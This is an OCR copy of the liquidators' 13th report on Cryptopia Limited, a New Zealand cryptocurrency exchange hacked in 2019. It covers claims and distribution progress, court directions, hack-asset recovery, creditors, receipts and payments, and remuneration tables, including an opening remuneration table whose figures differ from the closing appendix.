| Assistant Manager | 315 | - | - | - | - | - | - | - | - | - | - | - | - |
| Analyst | 150-260 | 27.6 | 4,416 | - | - | - | - | 7.7 | 1,232 | 234.5 | 39,226 | 269.8 | 44,874 |
| Support Staff | 170 | 5.0 | 850 | - | - | - | - | - | - | 79.8 | 13,566 | 84.8 | 14,416 |
| **Total** | | **71.1** | **23,166** | **3.5** | **1,750** | **-** | **-** | **190.0** | **106,302** | **1,401.1** | **610,319** | **1,665.7** | **741,537** |

### Basis of Disbursement Claim

| Disbursements | Total ($ exc. GST) |
|---|---|
| Travel (flights, car rental, accommodation etc) | 18,512 |
| Corporate Intelligence Costs | 38,057 |
| Data Hosting | 2,204 |
| Sundry | 3,078 |
| Total Disbursements | 62,101 |
| Total Fees | 741,537 |
| **Total Liquidators costs** | **803,638** |

# Section 3: Description of Work

Summary of work performed in relation the Liquidators' remuneration for the Period:

| Task Area | General Description | Includes |
|---|---|---|
| **Assets** | Debtors | • Correspondence with debtors<br>• Reviewing and assessing debtors ledgers<br>• Liaising with debt collectors and solicitors |
| | Sale of Plant and Equipment | • Liaising with valuers, auctioneers and interested parties<br>• Reviewing asset listings<br>• Review of Sales<br>• Liaising with valuers, agents<br>• Assistance with Sales process |
| | Crypto Assets | • Review of company assets<br>• Reviewing stock values from Crypto markets<br>• Liaising with OTC traders<br>• Securing assets into cold storage |
| | Other Assets | • Tasks associated with realising other assets |
| | Leasing | • Reviewing leasing documents<br>• Liaising with owners/lessors<br>• Tasks associated with disclaiming leases |
| **Creditors** | Creditor Enquiries | • Receive and follow up creditor enquiries via telephone and email<br>• Maintaining creditor enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Creditor reports | • Preparing statutory report, investigation, meeting and general reports to creditors |
| | Dealing with proofs of debt | • Receipting and filing Proofs of Debt<br>• Corresponding with Proofs of Debt |
| **Employees** | Employees enquiry | • Receive and follow up employee enquiries via telephone and email<br>• Maintain employee enquiry register<br>• Review and prepare correspondence to creditors and their representatives via facsimile, email and post |
| | Preferential payment | • Correspondence with employees regarding preferential payment<br>• Correspondence with IRD regarding proof of debt<br>• Receipting Proofs of Debt<br>• Adjudicating Proofs of Debt<br>• Ensuring PAYE is remitted to IRD |
| **Operations** | Correspondence | • Communications with government agencies around statutory obligations<br>• Various other stakeholder communications |
| | Document maintenance/file review/checklist | • First month, then 6 monthly liquidation review<br>• Filing of documents<br>• File reviews<br>• Updating checklists |

# DIR1

| | | |
|---|---|---|
| | Ongoing Trading | • Management of currently employed staff<br>• Management of premises including lease property<br>• Review of Anti Money laundering obligations and statutory obligations.<br>• Ongoing review and monitoring of IT security and record retention.<br>• Correspondence with Law Enforcement<br>• Preparation of budgets<br>• Review of cashflow and its ability to operate the business and meet its commitments in the immediate future.<br>• Corresponding with coin devs<br>• Continuous valuation of the customer database |
| | Claims Portal | • Project management of the claim's portal development<br>• Liquidator's time for the oversight of the project<br>• Option analysis of vendors<br>• Identity verification analysis and integration costs<br>• Time in relation to the management of identity verification process<br>• Specialist software development staff time |
| | Bank account administration | • Requesting bank statements<br>• Bank account reconciliations<br>• Correspondence with bank regarding specific transfers |
| | Planning/Review | • Discussions regarding status of Liquidation |
| | Books and records/ storage | • Dealing with records in storage<br>• Sending job files to storage |
| **Administration/Statutory** | Company office obligations | • Filing with Companies Office |
| | Insurance | • Identification of potential issues requiring attention of insurance specialists<br>• Correspondence with insurers regarding initial and ongoing insurance requirements<br>• Reviewing insurance policies<br>• Correspondence with previous brokers |
| | Report as to Affairs | • Directors Questionnaire<br>• Completion deadlines and extensions<br>• Meetings with coin developers<br>• Drafting press releases for stakeholders |
| **Investigations** | Tracing exercise | • Using blockchain forensic tools to verify holdings<br>• Hack analysis<br>• Correspondence with law enforcement around compromised assets |
| | Company/Directors duties | • Reviewing company solvency and financial reporting<br>• Investigating director's duties<br>• Review of IT environment and company mailboxes<br>• Inspection of service agreements<br>• Reviewing conduct of companies for breaches of Companies Act<br>• Interviews with Directors and Shareholders |
| **Legal Matters** | Cross-border recognition | • Chapter 15 bankruptcy recognition in the United States of America<br>• Preparation of declarations for inclusion in legal submissions |
| | Identity verification scoping | • Initial review of customer database, identity requirements<br>• Companies' legal advice around sanctioned countries<br>• Crypto specific obligations |
| | Legal Requirements | • Undertakings by staff for information<br>• Court order service preparation and review of communications to account holders and Creditors. |

Grant Thornton


# Liquidators' 13th Report on the State of Affairs of

Cryptopia Limited (in Liquidation)

Company number: 2392901

NZBN: 9429041327791

12 June 2025



# Contents

# Introduction

David Ian Ruscoe (IP#50) and Malcolm Russell Moore (IP#42), of Grant Thornton New Zealand Limited, were appointed jointly as liquidators of Cryptopia Limited (in Liquidation) ("the Company" or "Cryptopia") on 14 May 2019 at 1.20pm by special resolution of the shareholders pursuant to section 241(2)(a) of the Companies Act 1993 ("the Act").

Liquidators of insolvent companies are required to be licensed insolvency practitioners. Information about the regulation of insolvency practitioners is available from the Registrar of Companies.

We have considered the Declaration of Independence, Relevant Relationships and Indemnities provided in our first report and confirm that there have been no changes to it.

We set out below our 13th report on the state of the affairs of the Company for the period 15 November 2024 to 14 May 2025 ("the Period") to as required by section 255(2)(d) of the Act and regulation 7 of the Companies (Reporting by Insolvency Practitioners) Regulations 2020 ("the Regulations").

## Restrictions

This report has been prepared by us in accordance with and for the purpose of section 255 of the Act. This report is not intended for general circulation, nor is it to be reproduced or used for any purpose without the liquidators' written permission in each specific instance.

The Liquidators, their employees and agents do not assume any responsibility or liability for any losses occasioned to any party for any reason including as a result of the circulation, publication, reproduction or use of this report contrary to the provisions of this paragraph.

The Liquidators reserve the right (but will be under no obligation) to review this report and, if considered necessary, to revise the report in light of any information existing at the date of this report which becomes known to them after that date.

We have not independently verified the accuracy of the information provided to us and have not conducted any form of audit in respect of the Company. We express no opinion on the reliability, accuracy or completeness of the information provided to us and upon which we have relied. Whilst all care and attention has been taken in compiling this report, we do not accept any liability whatsoever arising from this report.

The statements and opinions expressed in this report are based on information available and assumptions made as at the date of this report. It is possible that actual outcomes may be significantly different from those disclosed in this report.

In addition, the following should be noted:

- Certain values included in tables in this report have been rounded and therefore may not add exactly.
- All amounts are stated in New Zealand dollars unless otherwise stated.

## Background

Cryptopia was a New Zealand cryptocurrency exchange based in Christchurch. At the date of liquidation, it had over 2.2 million registered users worldwide and employed 37 staff.

The rapid growth of cryptocurrency in early 2018 meant the Company scaled up to manage the increased level of trading. The Company entered into a number of long-term, high-cost contracts to provide the infrastructure necessary to trade at this level. Unfortunately trade volumes, from which the Company earned its revenue, reduced significantly through late 2018. Accordingly, the Company then took steps to reduce its expenses to minimise trading losses.

In January 2019, Cryptopia's exchange was hacked, and a significant amount of crypto assets taken. The reputation damage from this event adversely affected trade volumes and meant the Company was unable to meet its debts as they fell due. It was then decided the appointment of liquidators was in the best interests of customers, staff and other stakeholders.

# Conduct of the Liquidation

We have continued to keep stakeholders updated on the progress of the liquidation via the designated webpage https://www.grantthornton.co.nz/cryptopia-limited/. A summary of conduct for the Period is below.

### IT Remediation

Since appointment we have had to re-establish the majority of the exchange's wallets environment. This is because the source of the original hack is still unidentified. The Liquidators have had to engage with international cybersecurity experts to secure wallets on behalf of the users and transfer assets to a secure environment. This has been a complex and lengthy process.

The record-keeping and accounting of the exchange showed various deficiencies and as previously reported a detailed reconciliation between assets held in the exchange's wallets and the balances recorded as customer funds never took place. This has meant we have had to forensically reconstruct parts of certain exchange wallets and corroborate on-chain transactions for certain customer deposits and withdrawals.

### Claims process

We continue to follow the refined claims process previously reported.

| Process Step | Details |
|---|---|
| 1. Claims registration | Allows the registration of account holders' details and to make claims for their account balances |
| 2. Identity verification | Verifies account holders' identities to the necessary verification standard |
| 3. Balance acceptance | Provides account holders the opportunity to agree that Cryptopia's records represents amount due to them |
| 4a. Asset Distribution - Wallet Address Collection | Allows eligible account holders to submit wallet addresses for each balance qualified to participate in Asset distribution. |
| 4b. Asset Distribution – Crypto-asset return | Returns account holders assets proportional to distribution calculation |

In November 2022, stage 3 of the claims process was launched to qualifying users. Those users who have completed stages 1 and 2 above were invited to begin the balance acceptance process. We continue to invite those users who complete stages 1 and 2 during the Period. To date approximately 90% of users who have been invited to begin stage 3 have responded and accepted their balances. Less than 1% of users who have been invited have disputed their balances, with the remainder yet to respond.

We continue to encourage claim registration and continue to send reminder emails to those who are yet to engage as we still have a large number of unclaimed holdings. As reported in our previous Liquidation report, we have obtained court directions to allow distribution to participating users, as explained below.

In late 2024 the Liquidators launched stage 4a of the claims process, with qualifying Bitcoin and Dogecoin holders being invited to Wallet Address Collection. To achieve this, we required extra resources to strengthen the security of the claims portal and engaged a third party to provide wallet screening services to those users who had submitted wallets to the liquidators to receive distribution. We continue to invite more users based on their holdings.

In December 2024 we made the first distribution to the qualifying Bitcoin and Dogecoin holders and distributed over NZ$400 million in coins on-chain to more than 10,000 verified holders. Since then further distributions have been made and to date 12,624 verified account holders have received over NZ$450m in Bitcoin and Dogecoin

We are about to launch the next phase of the asset distribution process being wallet collection and distribution to qualifying account holders in at least Cardano (ADA), Tether (USDT), Tron (TRX), and Litecoin (LTC).

We encourage all account holders who receive invitations to the wallet collection stage to engage with this stage to be able to receive their distributions.

To support the claims process, a dedicated customer support portal has been deployed. To date, the customer support team, via this portal, has supported over 107,000 users through the claims process.

If account holders are having issues with the claims process, please refer to the 'Update for Cryptopia Claimants & Common Portal Errors 16 December 2020' or contact the dedicated team via the customer support portal at the Cryptopia customer support portal. This support portal is separate from the claims portal and can be accessed by any account holder, provided they register and click the 'Sign Up' button on the page.

### Directions Application

On 1 March 2024, Justice Palmer released his judgment regarding the Liquidator's application for legal directions heard in November 2023 at the Wellington High Court. The key takeaways from this judgment were:

- This judgment and associated orders granted by the judge confirm the way the liquidators intend to return Cryptocurrencies to account holders.
- The first distribution will be the Interim distribution to Qualifying Bitcoin and Dogecoin account holders, which was made in December 2024 and further distributions have been made since then.
- After the first distribution we will follow the approved process including giving notice of any cut-off dates before distributing to account holders the remaining Bitcoin, Dogecoin and all other cryptocurrencies of sufficient value by the end of 2025. After this primary distribution of Cryptocurrencies that are of sufficient value, there may be an additional top-up distribution to account holders, allowing them to receive up to 100% of their holdings. If this supplementary distribution takes place it should occur after the hard cut-off date of 30 September 2025.
- Please note during the period we have had the Court approve amended cut-off dates. The Final Cut-Off Date has been amended to 30 September 2025. This amendment was made to reflect the Soft Cut-Off notice being given on 31 March 2025.

We encourage all account holders to read this Judgment and the sealed orders which provide an outline of the principles for all upcoming Cryptocurrency distributions. These can be found here: Update for Cryptopia Claimants and Stakeholders 5 March 2024

A summarised version of these orders is below:

1. Claim Valuation Date: The entitlement of each account holder of the respective cryptocurrency trusts shall be calculated as of 14 May 2019, pending further order of the Court.
    - Distribution Process: The Liquidators are permitted to make distributions of cryptocurrency held on trust to account holders, subject to certain conditions including:
    - The submission of claims before 'cut-off date' in line with section 3 of the update found here includes orders that allow for top-up distributions from unclaimed holdings up to 100% of account holdings after some time
    - Completion of identity verification
    - Deduction of allocated incurred and projected future costs
    - Reimbursement of BTC and DOGE trusts and the Company for funding the liquidators' costs
    - Assessment of the realisable value of trust property
    - Setting a De minimis value threshold for distribution
    - Allowing the distribution to be in fiat currency for jurisdictions where it is or may be illegal to use or transact cryptocurrency.

2. Review Process: If the liquidators reject a claim in whole or in part, these orders set out a process where if an account holder is dissatisfied with the Liquidators' decision with respect to their claim, the account holder may request a review to determine if the decision should stand.

3. Low/No Value Trusts: The liquidators are not required to take any steps in connection with the distribution of any cryptocurrency that has no or low realisable value and thus no basis for contribution to the costs of distribution.

4. Low Account Balances: Account holders who have an account balance equivalent to or less than the actual or anticipated cost of the trust administration as at the date of any proposed distribution are deemed to have no right to participate in the distribution of cryptocurrencies by the liquidators.

5. Allocation of Trust Administration Costs to Account Holders: The liquidators are permitted to allocate the incurred and future costs and expenses of and incidental to the recovery, preservation, protection and distribution of the cryptocurrency available for distribution by trust and, within each trust, by each account holder.

6. Providing for Future Trust Administration Costs: The liquidators are permitted to withdraw from each trust holding cryptocurrency of realisable value a quantity of cryptocurrency sufficient in value in the aggregate to meet the liquidators' projected costs and expenses to complete (further) distributions of cryptocurrency and to dispose of any Unclaimed Holding as directed by the Court.

7. Cost Reimbursement to BTC and DOGE Trusts (and the Company): After calculating the allocation of trust administration costs and expenses to each trust, the Liquidators are permitted to deduct from each trust holding cryptocurrency of realisable value, other than the BTC and DOGE trusts respectively, a quantity of cryptocurrency to reimburse the BTC and DOGE trusts and Cryptopia Ltd for the trust administration costs incurred to the date of this order.

8. Recoveries of Stolen Cryptocurrency: The liquidators and Cryptopia can use the assets recovered by the FBI for further tracing and recovery actions. If more stolen cryptocurrencies are recovered, they can be applied in the following order:

    a. Reimbursement of recovery costs to the trusts and account holders who contributed to hack recovery costs, proportionate to the amount contributed.

    b. Further distribution to account holders in fiat or cryptocurrency, proportionate to their holding in the stolen cryptocurrency at the date of the hack, up to a maximum of 100% of the value at the hack, considering any later withdrawals.

    c. Any remaining balance forms part of the unclaimed holdings.

9. Post Appointment Deposits: The liquidators and Cryptopia can treat deposits of cryptocurrency to Cryptopia after the commencement of the liquidation being 14 May 2019 as mistaken deposits, held separately for the benefit of the intended account holder. Distributing these post-appointment deposits to the intended account holder upon receipt of proof of the deposit and valid payment details less any transaction costs and are not required to distribute post-appointment deposits to account holders who are not eligible account holders.

For those account holders who haven't registered on the claims portal, we encourage you to do so.

### Further Directions Application

As foreshadowed in the direction's application in November 2023 post distribution of the cryptocurrency to users there are a number of other directions required to complete the liquidation and to determine creditor positions. In consultation with the Court, Court appointed Counsel for Creditors and the Trusts and other interested parties it has been agreed we will file our further Directions Application by 31 July 2025.

We intend to seek further directions regarding:

- a range of liability issues relating to all hack victim account holders of Cryptopia

- how any surplus trust property (defined in the 1 March 2024 order as Unclaimed Holdings) ought to be distributed after the Final Cut-off Date by which account holders must complete the Cryptopia claims process in respect of their claims, pursuant to section 284 of the Companies Act 1993.
- the amount of the contingent creditor claim

### Hacked assets

We continue to work with the New Zealand Police and international authorities as they work to determine the source of the January 2019 hack. Our obligation is to seek recoveries for stakeholders' benefit.

As previously reported, we have filed recovery and information gathering actions in the United States of America, Malaysia, Singapore and the Seychelles related to the January 2019 hack. For the most part, actions in respect to the January 2019 hack have been focused on recovering information that sets out the movement of the crypto assets post hack. Norwich Pharmacal and other disclosure orders have been utilised against other crypto asset exchanges and service providers to follow the movement of the assets once they left the Cryptopia exchange.

As stated previously we petitioned US law enforcement for the return of restrained assets, being approximately 18 BTC attributed to the January 2019 compromise and subsequent theft. During the previous period they have granted us the petition for the traced cryptocurrency and during this period we received the BTC and converted this to fiat of approximately $3.9m in line with the Court orders to repay the hacked Trusts.

In Singapore, we obtained recognition as a foreign main proceeding and have used this recognition to obtain information from an international exchange that received a number of stolen assets. The exchanges have complied with these disclosure orders and our investigations are ongoing in regard to information provided, focusing on the user accounts that received stolen assets.

During the period we have issued proceedings in New Zealand and are seeking recognition orders in Hong Kong on an exchange where we have identified that has frozen stolen cryptocurrency with the intention to have these funds released to the Liquidators' control to compensate the victims of the hack. As previously reported, the legal decision confirms that any stolen cryptocurrency recovered is to be applied to the specific trust associated with each cryptocurrency.

### Investigations

Due to the ongoing nature of our investigations, we are unable to provide details regarding our findings to date since doing so could prejudice any proceedings, which may be taken at a later date.

If any insolvent transactions or breaches of legislation have occurred, we will take the appropriate action where it has the potential to increase the recovery available to creditors. Our duties as Liquidators require a transparent and robust investigation into the insolvency of the Company and its officers.

### Legal matters

#### Ex-employee theft

As previously reported an ex-employee admitted to stealing funds from the Company's historic deposit addresses while in the employment of the company. This employee was sentenced in the Christchurch district court on 18 March 2022 and ordered to pay the Liquidators approx. $21,255 in reparations. These reparations are being paid weekly. During the Period, we have received $2,132 in reparation payments.

### Next steps

We have made initial distributions to qualifying and registered Bitcoin and Dogecoin holders and we will soon launch the Wallet Address Collection stage to qualifying and registered users holding Cardano (ADA), Tether (USDT), Tron (TRX), and Litecoin (LTC). We may include other coins in this wallet collection and distribution if we are able to. We urge those who have been invited to participate to provide the requested information to Liquidators sot that they are eligible for upcoming distributions.

We continue to encourage account holders to complete claim registration, identify verification, and the balance acceptance stage.

Account holders registered in the claims portal and who have completed identity verification may receive further requests from us to provide identity verification documents.

## Receipts and Payments

Please refer to Appendix A: Statement of Receipts and Payments for further details on the receipts and payments for the Period.

The Statement of Receipts and Payments is also split between Trust and Company related liquidation activity. These activities are defined below:

- Trust-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to Account holders.
- Company-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

## Creditors

### Secured Creditors

At the date of liquidation there were two specific security financing statements (Purchase Money Security Interests (PMSIs)) registered. The Liquidators have contacted all registered PMSI holders and do not believe there are any secured amounts due.

### Preferential Creditors

At the date of liquidation there were 34 preferential claims for employees totalling $312,992. We have paid out the preferential claims to employees and the Inland Revenue Department (for payroll related taxes) on 1 November 2019.

There have been no preferential claim payments paid during the Period.

### Unsecured Creditors

At the date of liquidation, the Inland Revenue Department (“IRD”) were auditing the tax returns of the Company. During the Period of the previous Liquidation report, the IRD finalised this audit, which led to 2 default assessments being issued on Cryptopia’s income tax liability resulting in a $19,224,246.26 debt owing related to the 31 March 2018 and 2019 financial year.

We have received 27 unsecured creditors’ claims received to date totalling $22.263m.

At this stage, it is unclear if there will be any funds available to pay out the unsecured creditors.

We confirm that only preferential creditors have been paid out and no other creditor distributions have been made.

### Contingent Creditors

To date, we have received 1 contingent creditor claim. This claim is based on the potential lost market value of cryptocurrency lost prior to the liquidation of Cryptopia.

Following distribution there may be further claims against the Company for any shortfalls found in each cryptocurrency trust based on assets held versus assets recorded against account holders. We also expect there may be claims from other users of the Cryptopia platform such as coin developers who paid for a fee listing but never received a corresponding listing on the exchange. We will review these claims as they are received.

The contingent claims form part of the directions we are seeking in the Court Application as discussed earlier.

## Remuneration Report

The Liquidators' remuneration received for the Period, charged at the hourly rates, totalled $741,527 exclusive of GST. This includes time spent carrying out investigations, attempting to secure hacked assets, development, and management of the claim's portal, designing and overseeing an appropriate identity verification process, supervision of the Cryptopia customer support team, development and engagement with specialist Crypto-asset experts and liaising with legal authorities.

All time and expenses incurred and billed in the liquidation are reasonable and necessary.

A detailed breakdown of the Liquidators' remuneration and disbursements for the Period is enclosed at Appendix B, including a schedule of the qualifications and experience generally of staff at each level. A schedule of the work undertaken during the Period is also summarised in Appendix B.

# Remaining Matters

At this stage it is not practicable to estimate a completion date for the liquidation.

Should you have any queries in relation to any matter raised in this report then please contact Tom Aspin at Cryptopia@nz.gt.com.

Dated: 12 June 2025

David Ruscoe
Liquidator
Cryptopia Limited (in Liquidation)

# Appendix A – Receipts and Payments

| Receipts and Payments | 15 November 2024 to 14 May 2025 NZ ($) | Total NZ ($) |
|---|---|---|
| Opening Balance | 8,219,854 | - |
| | | |
| **Receipts** | | |
| Funds on hand at date of Liquidation | - | 1,065,426 |
| Crypto-Assets converted to Fiat | 3,194,980 | 32,552,948 |
| Court Settlement | - | 50,000 |
| Theft Repatriations | 2,132 | 14,201 |
| Funds Recovered | - | 5,022,935 |
| Interest Income | - | 114,258 |
| Other income | - | 3,000 |
| Sale of Assets | - | 252,805 |
| GST Refunds received | 191,524 | 2,639,320 |
| GST on Receipts | - | 38,367 |
| **Total Receipts** | **3,388,636** | **41,753,260** |
| | | |
| **Payments** | | |
| Asset sale costs | | 90,220 |
| Claims Portal | 1,557,706 | 7,517,318 |
| Computer Costs | 2,986 | 431,191 |
| Consulting & Accounting | - | 7,751 |
| Distribution to Preferential Creditors | - | 312,992 |
| Employee Costs | 306,518 | 5,873,407 |
| General Expenses | 9,236 | 104,640 |
| Insurance | 3,343 | 58,890 |
| Legal expenses | 227,409 | 5,218,504 |
| Light, Power, Heating | 2,371 | 86,282 |
| Liquidators Fees | 741,527 | 9,334,584 |
| Relocation Costs | - | 13,090 |
| Rent | 52,123 | 705,912 |
| Security Expenses | - | 47,008 |
| Server Hosting Fees | 990 | 672,777 |
| Telephone & Internet | 3,373 | 68,441 |
| GST on Expenses | 185,350 | 2,694,697 |
| **Total Payments** | **3,092,932** | **33,237,702** |
| | | |
| **Net Receipts/(Payments) for the period** | **295,704** | **8,515,558** |
| | | |
| **Closing Balance** | **8,515,558** | **8,515,558** |

# DIR1

| Receipts and Payments | Total NZ ($) | Company NZ ($) | Trust NZ ($) |
|---|---|---|---|
| Opening Balance | - | | |
| | | | |
| **Receipts** | | | |
| Funds on hand at date of Liquidation | 1,065,426 | 686,076 | 379,350 |
| Crypto-Assets converted to Fiat | 32,552,948 | - | 32,552,948 |
| Court Settlement | 50,000 | - | 50,000 |
| Theft Repatriations | 14,201 | - | 14,201 |
| Funds Recovered | 5,022,935 | 5,022,935 | - |
| Interest Income | 114,258 | - | 114,258 |
| Other income | 3,000 | - | 3,000 |
| Sale of Assets | 252,805 | 252,805 | - |
| GST Refunds received | 2,639,320 | - | 2,639,320 |
| GST on Receipts | 38,367 | 38,367 | - |
| **Total Receipts** | **41,753,260** | **6,000,183** | **35,753,077** |
| | | | |
| **Payments** | | | |
| Asset sale costs | 90,220 | 90,220 | - |
| Claims Portal | 7,517,318 | - | 7,517,318 |
| Computer Costs | 431,191 | - | 431,191 |
| Consulting & Accounting | 7,751 | - | 7,751 |
| Distribution to Preferential Creditors | 312,992 | 312,992 | - |
| Employee Costs | 5,873,407 | - | 5,873,407 |
| General Expenses | 104,640 | - | 104,640 |
| Insurance | 58,890 | - | 58,890 |
| Legal expenses | 5,218,504 | 486,057 | 4,732,447 |
| Light, Power, Heating | 86,282 | - | 86,282 |
| Liquidators Fees | 9,334,584 | 489,776 | 8,844,809 |
| Relocation Costs | 13,090 | - | 13,090 |
| Rent | 705,912 | - | 705,912 |
| Security Expenses | 47,008 | - | 47,008 |
| Server Hosting Fees | 672,777 | - | 672,777 |
| Telephone & Internet | 68,441 | - | 68,441 |
| GST on Expenses | 2,694,697 | 159,908 | 2,534,789 |
| **Total Payments** | **33,237,702** | **1,538,952** | **31,698,750** |
| | | | |
| **Net Receipts/(Payments) for the period** | **8,515,558** | **4,461,231** | **4,054,327** |
| | | | |
| **Closing Balance** | **8,515,558** | **4,461,231** | **4,054,327** |

**Notes**

**Trust**-related receipts and payments are considered to be those related to the administration of Trusts including the recovery, preservation, protection and distribution of the cryptocurrency available for distribution to

**Company**-related receipts and payments are considered those related to the Liquidation of the Company including the management of the sales of its fixed assets and administration of all non-Trust creditors of the Company.

# Appendix B – Remuneration Report

## Section 1: Initial Advice to Creditors

### Explanation of Hourly Rates

The rates for our remuneration calculation are set out in the following table together with a general guide showing the qualifications and experience of staff engaged in the Liquidation and the role they take. The hourly rates charged encompass the total cost of providing professional services and should not be compared to an hourly wage.

| Title | Description of title | Hourly rate (Exc. GST) |
|---|---|---|
| Partner | Accredited Insolvency Practitioner. Partner bringing specialist skills to Liquidations and Insolvency matters. Controlling all matters relating to the assignment. | $650 - $675 |
| IT Specialist/Specialist Partner | Specialist IT Practitioner bringing specialist skills in Cybersecurity, Procurement, vendor selection and other IT related matters. Provide detail reporting around any security vulnerabilities. | $200-$450 |
| Cybersecurity Specialist Staff | Specialist Claims Portal staff brings project management and governance for the design and integration of the claims process. | $395-$800 |
| AML Specialist Staff | Specialist AML practitioner bringing specialist skills in designing and implementation of a know your customer process to support the claims process. | $90-$725 |
| Director | Qualified accountant and may be a Registered Insolvency Practitioner. Minimum 7/8+ years' experience. Highly advanced technical and commercial skills. Planning and control of all Liquidation and Insolvency tasks. Controlling substantial matters relating to the assignment and reporting to the appointee. | $500 - $550 |
| IT Director | IT specialist. Required to assist Liquidators with the day to day running operation of the Cryptopia and cybersecurity. | $450 |
| Manager/Senior Manager | Typically Qualified. 5-8 years' experience. Well developed technical and commercial skills. Planning and control of Liquidation and Insolvency tasks with the assistance of the appointee. | $430-$480 |
| Assistant Manager | Typically Qualified. 4+ years' experience. Co-ordinates planning and control of small to medium Liquidations and Insolvency tasks. Conducts certain aspects of larger Liquidations. | $315 - 390 |
| Analyst | Typically undertaking Qualifications. Up to 3 years' experience. Required to conduct the fieldwork on smaller Liquidations and Insolvency tasks and assist with fieldwork on medium to large Liquidations and Insolvency tasks. | $150-$260 |
| Administration Staff | Conducts all aspects relating to administering the accounts function and other functions as required. | $170 |

# Section 2: Calculation of Remuneration

## Calculation of Remuneration – Time based charges

Charged on an hourly basis and per the hourly rates set out by time and cost charged by key category:

| | Hourly Rate ($ph) | Administration/ Statutory | | Asset Realisation | | Employees | | Legal matters | | Operations | | Total | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) | Hours | Cost ($) |
| Partner | 650 – 675 | - | - | 1 | 675 | - | - | 48.6 | 32,510 | 234 | 155,123.9 | 283 | 188,309 |
| Cybersecurity Specialist Staff | 395-800 | 1.5 | 697.5 | - | - | - | - | | - | 107.2 | 50,792.5 | 108.7 | 51,490 |
| Director | 500 – 550 | - | - | - | - | - | - | 60 | 32,100 | 653 | 340,012.98 | 713 | 372,113 |
| Manager | 380 -410 | 2 | 780 | - | - | - | - | - | - | 3.6 | 1,341 | 5.6 | 2,121 |
| Analyst | 150-260 | 21.6 | 4,148.5 | - | - | - | - | 8 | 1,627.5 | 386 | 72,737.5 | 415.6 | 78,514 |
| Support Staff | 170 | 17 | 2,890 | - | - | - | - | - | - | 49.1 | 8,347 | 66.1 | 11,237 |
| **Total** | | **42.1** | **8,516** | **1** | **675** | **-** | **-** | **116.6** | **66,237.5** | **1,432.9** | **628,354.9** | **1,592.6** | **703,783** |

### Basis of Disbursement Claim

| Disbursements | Total ($ exc. GST) |
|---|---|
| Travel (flights, car rental, accommodation etc) | 15,703 |
| Data Hosting | 16,259 |
